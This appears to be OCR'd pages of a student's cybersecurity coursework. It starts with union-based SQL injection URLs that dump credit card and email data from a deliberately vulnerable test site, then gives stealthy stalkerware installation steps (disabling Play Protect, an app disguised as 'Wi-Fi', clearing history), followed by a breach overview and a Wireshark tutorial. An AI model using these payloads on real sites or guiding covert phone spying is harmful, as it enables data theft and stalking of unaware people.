
From the screenshot, you can read pass: **test**



Use the concat function for selecting **cc** (credit card) from table users by executing the following query through URL

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,group_concat(cc),3 from users
```


From the screenshot, you can read cc: **1234-5678-2300-9000**



Use the concat function for selecting **email** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(email),3 from users

From the screenshot, you can read email: **jitendra@panalinks.com**



5. Use Mobile tracker free (online tool) to install in android mobile phone and try to execute the commands and taken live webcam stream and screenshots and whatsapp messages. Write a report on that attack and provide solutions to avoid android hacking.

1. Prerequisites

- Have created a Mobile Tracker Free account with a valid email address.
- Have access to the target phone and permission of the phone owner to install the application.

2. Pre-Installation & Settings Configuration

2.1 Enable unknown sources for Android <= 7

Note: in order to install the application, you must enable unknown sources on your phone if it is not already.

Open « Settings »

2.2 Enable unknown sources for Android >= 8

Note: This message appears when you download the application in step 3.
You will need to allow the installation of unknown applications for the browser (Here Chrome).

Choose « Settings »

2.3 Disable Google Play Protect

Google has added a security system for apps that are not downloaded from the Google Play called « Play Protect ». It is possible that the Mobile Tracker Free application is detected as potentially dangerous.
To prevent the app from being uninstalled, **you must disable Google Play Protect** and **disable notifications related to Google Play Protect**.

Open « Play Store »

3. App Installation & Configuration

3.1 Login and download app

Login with your email and password.

3.2 Install application

Then run the application and follow the steps.
The application is called « Wi-Fi » to be more stealthy.

3.3 Configure the application

Click on Login.

3.4 Make application trusted / Protecting application (Important step)

Note: Important step for the application not to be stopped.

Select the model of the phone and if possible the associated Android version.

- Samsung Android 11.x
- Samsung Android 10.x
- Samsung Android 9.x
- Samsung Android 8.x
- Samsung Android 7.x
- Samsung Android 6.x
- Samsung Android 5.x
- Xiaomi
- Huawei/Honor Android 10.x
- Huawei/Honor Android 9.x
- Huawei/Honor Android 8.x
- Huawei/Honor Android 7.x
- Huawei/Honor Android 6.x
- Vivo Android 11.x
- Vivo Android 10.x
- Vivo Android 9.x
- Vivo Android 8.x
- Vivo Android 7.x
- Vivo Android 6.x
- OPPO/Realme Android 11.x
- OPPO/Realme Android 10.x
- OPPO/Realme Android 9.x
- OPPO/Realme Android 8.x
- OPPO/Realme Android 7.x
- OPPO/Realme Android 6.x
- Infinix Android 8.x Guide
- Infinix Android 5, 6, 7 Guide

- Sony Android 10.x Guide
- Sony Android 9.x Guide
- Sony Android 8.x Guide
- Sony Android 7.x Guide
- Sony Android 6.x Guide
- OnePlus Android 11.x Guide
- OnePlus Android 10.x Guide
- OnePlus Android 9.x Guide
- OnePlus Android 8.x Guide
- OnePlus Android 7.x Guide
- HTC
- Asus
- Other

3.5 Best discretion

Delete browsing history.

4. Login and start monitoring the phone

Login with your credentials.

6. Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned.

Cyber attack definition

Simply put, a cyber attack is an attack launched from one or more computers against another computer, multiple computers or networks. Cyber attacks can be broken down into two broad types: attacks where the goal is to disable the target computer or knock it offline, or attacks where the goal is to get access to the target computer's data and perhaps gain admin privileges on it.

8 types of cyber attack

To achieve those goals of gaining access or disabling operations, a number of different technical methods are deployed by cybercriminals. There are always new methods proliferating, and some of these categories overlap, but these are the terms that you're most likely to hear discussed.

1. Malware
2. Phishing
3. Ransomware
4. Denial of service
5. Man in the middle
6. Cryptojacking
7. SQL injection
8. Zero-day exploits

Malware — Short for *malicious software,* malware can refer to any kind of software, no matter how it's structured or operated, that "is a designed to cause damage to a single computer, server, or computer network," as Microsoft puts it. *Worms, viruses,* and *trojans* are all varieties of malware, distinguished from one another by the means by which they reproduce and spread. These attacks may render the computer or network inoperable, or grant the attacker root access so they can control the system remotely.

Phishing — Phishing is a technique by which cybercriminals craft emails to fool a target into taking some harmful action. The recipient might be tricked into downloading malware that's disguised as an important document, for instance, or urged to click on a link that takes them to a fake website where they'll be asked for sensitive information like bank usernames and passwords. Many phishing emails are relatively crude and emailed to thousands of potential victims, but some are specifically crafted for valuable target individuals to try to get them to part with useful information.

[Related: 15 real-world phishing examples — and how to recognize them]

Ransomware — Ransomware is a form of *malware* that encrypts a victim's files. The attacker then demands a ransom from the victim to restore access to the

data upon payment. Users are shown instructions for how to pay a fee to get the decryption key. The costs can range from a few hundred dollars to thousands, and are typically payable to cybercriminals in cyptocurrency.

Denial of service — A denial of service attack is a brute force method to try stop some online service from working properly. For instance, attackers might send so much traffic to a website or so many requests to a database that it overwhelms those systems ability to function, making them unavailable to anybody.
A **distributed denial of service (DDoS)** attack uses an army of computers, usually compromised by malware and under the control of cybercriminals, to funnel the traffic towards the targets.

Man in the middle — A man in the middle attack (MITM) is a method by which attackers manage to interpose themselves secretly between the user and a web service they're trying to access. For instance, an attacker might set up a Wi-Fi network with a login screen designed to mimic a hotel network; once a user logs in, the attacker can harvest any information that user sends, including banking passwords.

Cryptojacking — Cryptojacking is a specialized attack that involves getting someone else's computer to do the work of generating cryptocurrency for you (a process called *mining* in crypto lingo). The attackers will either install malware on the victim's computer to perform the necessary calculations, or sometimes run the code in JavaScript that executes in the victim's browser.

SQL injection — SQL injection is a means by which an attacker can exploit a vulnerability to take control of a victim's database. Many databases are designed to obey commands written in the *Structured Query Language* (SQL), and many websites that take information from users send that data to SQL databases. In a SQL injection attack, a hacker will, for instance, write some SQL commands into a web form that's asking for name and address information; if the web site and database aren't programmed correctly, the database might try to execute those commands.

Zero-day exploits — Zero-days are vulnerabilities in software that have yet to be fixed. The name arises because once a patch is released, each day represents fewer and fewer computers open to attack as users download their security updates. Techniques for exploiting such vulnerabilites are often bought and sold on the dark web — and are sometimes discovered by government agencies that controversially may use them for their own hacking purposes, rather than releasing information about them for the common benefit.

Recent cyber attacks

Deciding which cyber attacks were the worst is, arguably, somewhat subjective. Those that made our list did so because they got a lot of notice for various reasons — because they were widespread, perhaps, or because they were signals of a larger, scary trend.

Without further ado, here are some of the most notable cyber attacks in recent history and what we can learn from them:

1. Capitol One breach
2. The Weather Channel ransomware
3. U.S. Customs and Border Protection/Perceptics
4. Citrix breach
5. Texas ransomware attacks
6. WannaCry
7. NotPetya
8. Ethereum
9. Equifax
10. Yahoo
11. GitHub

Capitol One breach

In July of 2019, online banking giant Capitol One realized that its data had been hacked. Hundreds of thousands of credit card applications, which included personally identifying information like birthdates and Social Security numbers, were exposed. No bank account numbers were stolen, but the sheer scale was extremely worrying. Things followed the usual script, with Capitol One making shamefaced amends and offering credit monitoring to those affected.

But then things took a turn for the unusual. The stolen data never appeared on the dark web, nor did the hack look like a Chinese espionage operation like the Equifax and Marriott breaches. In fact, the attack was perpetrated by an American named Paige Thompson, aka Erratic. Thompson had previously worked for Amazon, which gave her the background necessary to recognize that Capitol One's AWS server had been badly misconfigured in such a way to leave it quite vulnerable. It initially seemed that Thompson's theft of the data was in the tradition of freelance white-hat hacking and security research: she made little attempt to hide what she was doing, never tried to profit from the data, and in fact was caught because she posted a list of Capitol One's breached directories — but no actual data — on her GitHub page. But attempts to understand her motivation in the wake of her arrest were increasingly difficult, and it's possible that she was, true to her chosen nickname, erratic, if not undergoing a serious mental health crisis.

The Weather Channel ransomware

The Weather Channel may not seem like a crucial piece of infrastructure, but for many people it's a lifeline — and in April 2019, during a stretch of tornado strikes across the American south, many people were tuning in. But one Thursday morning the channel ceased live broadcasting for nearly 90 minutes, something almost unheard of in the world of broadcast television.

It turns out The Weather Channel had fallen victim to a ransomware attack, and while there's been no confirmation of the attack vector, rumors are that it was via phishing attack, one of the most common causes of ransomware infection. The attack demonstrated that the boundary between "television" and "the internet" has more or less been erased, as any TV operation like The Weather Channel would be entirely reliant on internet-based services to operate. It also demonstrated one way to beat ransomware. The Weather Channel didn't fork over any bitcoin;

rather, they had good backups of the affected servers and were able to get back online in less than two hours.

U.S. Customs and Border Protection/Perceptics

The sequence was sadly not that unusual: a hacker breaches a company's servers, gets access to sensitive data, and then demands a ransom. When the executives fail to pay up, the material begins to find its way to the dark web for sale, where the scope of its importance become recognized.

The data turned out to be very important indeed: it was stolen from the U.S. Customs and Border Protection agency (CBP), and the irony that the agency dedicated to protecting the U.S. borders couldn't protect its own data wasn't lost on anyone. In fact, much of the blame lay on Perceptics, a contractor that provides all the license plate scanners for the border agency, as well as to a host of other U.S. and Canadian government departments. The stolen photos of cars and drivers had actually been copied from CBP's computers to Perceptics' own servers, in violation of government policy; Perceptics was then hacked, and the data publicized by the attacker "Boris Bullet-Dodger" when ransom negotiations with execs broke down. The case brought up questions about government-contractor relations and the wisdom of allowing the collection of biometric data. While Perceptics' relationship with CBP was suspended in the wake of the attack, the government eventually agreed to keep doing business with the company.

Citrix breach

When an organization being breached is itself in the cybersecurity business, that's enough to make everyone nervous — but it's also a cautionary tale about how even security vendors can have a hard time establishing a security mindset internally.

Take Citrix, for example. The company makes VPNs, which help secure millions of internet connections, and has extensive dealings with the U.S. government. But it still fell victim to a "password spraying" attack in March of 2019 — essentially, an attack where a hacker attempts to gain access to a system via brute force, by rapidly attempting to login with simple and frequently used passwords (think "password123" and the like). In all likelihood, the attack came from a group associated with the Iranian government. Fortunately, the attackers didn't get very far into Citrix's systems — but the company still promised a revamp of its internal security culture.

Texas ransomware attacks

In August of 2019, computer systems in 22 small Texas towns were rendered useless by ransomware, leaving their governments unable to provide basic services like issuing birth or death certificates. How did a single attacker, using the REvil/Sodinokibi ransomware, manage to hit so many different towns? There was a single point of weakness: an IT vendor who provided services to all of these municipalities, all of which were too small to support a full-time IT staff.

But if that sort of collective action opened a weakness, there was a power in collaboration as well. Rather than giving in and paying the $2.5 million ransom demanded, the towns teamed up with the Texas state government's Department of Information Resources. The agency led a remediation effort that had the cities back on their feet within weeks, in contrast with places like Baltimore, where systems were offline for months.

WannaCry

WannaCry was a ransomware attack that spread rapidly in May of 2017. Like all ransomware, it took over infected computers and encrypted the contents of their hard drives, then demanded a payment in Bitcoin in order to decrypt them. The malware took particular root in computers at facilities run by the United Kingdom's NHS.

Malware isn't anything new, though. What made WannaCry significant and scary was the means it used to propagate: it exploited a vulnerability in Microsoft Windows using code that had been secretly developed by the United States National Security Agency. Called *EternalBlue,* the exploit had been stolen and leaked by a hacking group called the Shadow Brokers. Microsoft had already patched the vulnerability a few weeks before, but many systems hadn't upgraded. Microsoft was furious that the U.S. government had built a weapon to exploit the vulnerability rather than share information about the hole with the infosec community.

NotPetya

Petya was just another piece of ransomware when it started circulating via phishing spam in 2016; its main claim to fame was that it encrypted the master boot record of infected machines, making it devilishly difficult for users to get access to their files.


Then, abruptly in June of 2017, a *much* more virulent version of the malware started spreading. It was different enough from the original that it was dubbed *NotPetya;* it originally propagated via compromised Ukrainian accounting software and spread via the same EternalBlue exploit that WannaCry used. NotPetya is widely believed to be a cyberattack from Russia against Ukraine, though Russia denies it, opening up a possible era of states using weaponized malware.

Ethereum

While this one might not have been as high-profile as some of the others on this list, it deserves a spot here due to the sheer amount of money involved. Ether is a Bitcoin-style cryptocurrency, and $7.4 million in Ether was stolen from the Ethereum app platform in a manner of minutes in July. Then, just weeks later came a $32 million heist. The whole incident raised questions about the security of blockchain-based currencies.

7. Use Wireshark tool to identify the traffic inspect and see the content flowing in website while you are accessing any http website to login.

How to Use Wireshark to Capture, Filter and Inspect Packets



Wireshark, a network analysis tool formerly known as Ethereal, captures packets in real time and display them in human-readable format. Wireshark includes filters, color coding, and other features that let you dig deep into network traffic and inspect individual packets.

This tutorial will get you up to speed with the basics of capturing packets, filtering them, and inspecting them. You can use Wireshark to inspect a suspicious

program's network traffic, analyze the traffic flow on your network, or troubleshoot network problems.


Getting Wireshark

You can download Wireshark for Windows or macOS from its official website. If you're using Linux or another UNIX-like system, you'll probably find Wireshark in its package repositories. For example, if you're using Ubuntu, you'll find Wireshark in the Ubuntu Software Center.

Just a quick warning: Many organizations don't allow Wireshark and similar tools on their networks. Don't use this tool at work unless you have permission.


Capturing Packets

After downloading and installing Wireshark, you can launch it and double-click the name of a network interface under Capture to start capturing packets on that interface. For example, if you want to capture traffic on your wireless network, click your wireless interface. You can configure advanced features by clicking Capture > Options, but this isn't necessary for now.




As soon as you click the interface's name, you'll see the packets start to appear in real time. Wireshark captures each packet sent to or from your system.

If you have promiscuous mode enabled—it's enabled by default—you'll also see all the other packets on the network instead of only packets addressed to your network adapter. To check if promiscuous mode is enabled, click Capture > Options and verify the "Enable promiscuous mode on all interfaces" checkbox is activated at the bottom of this window.



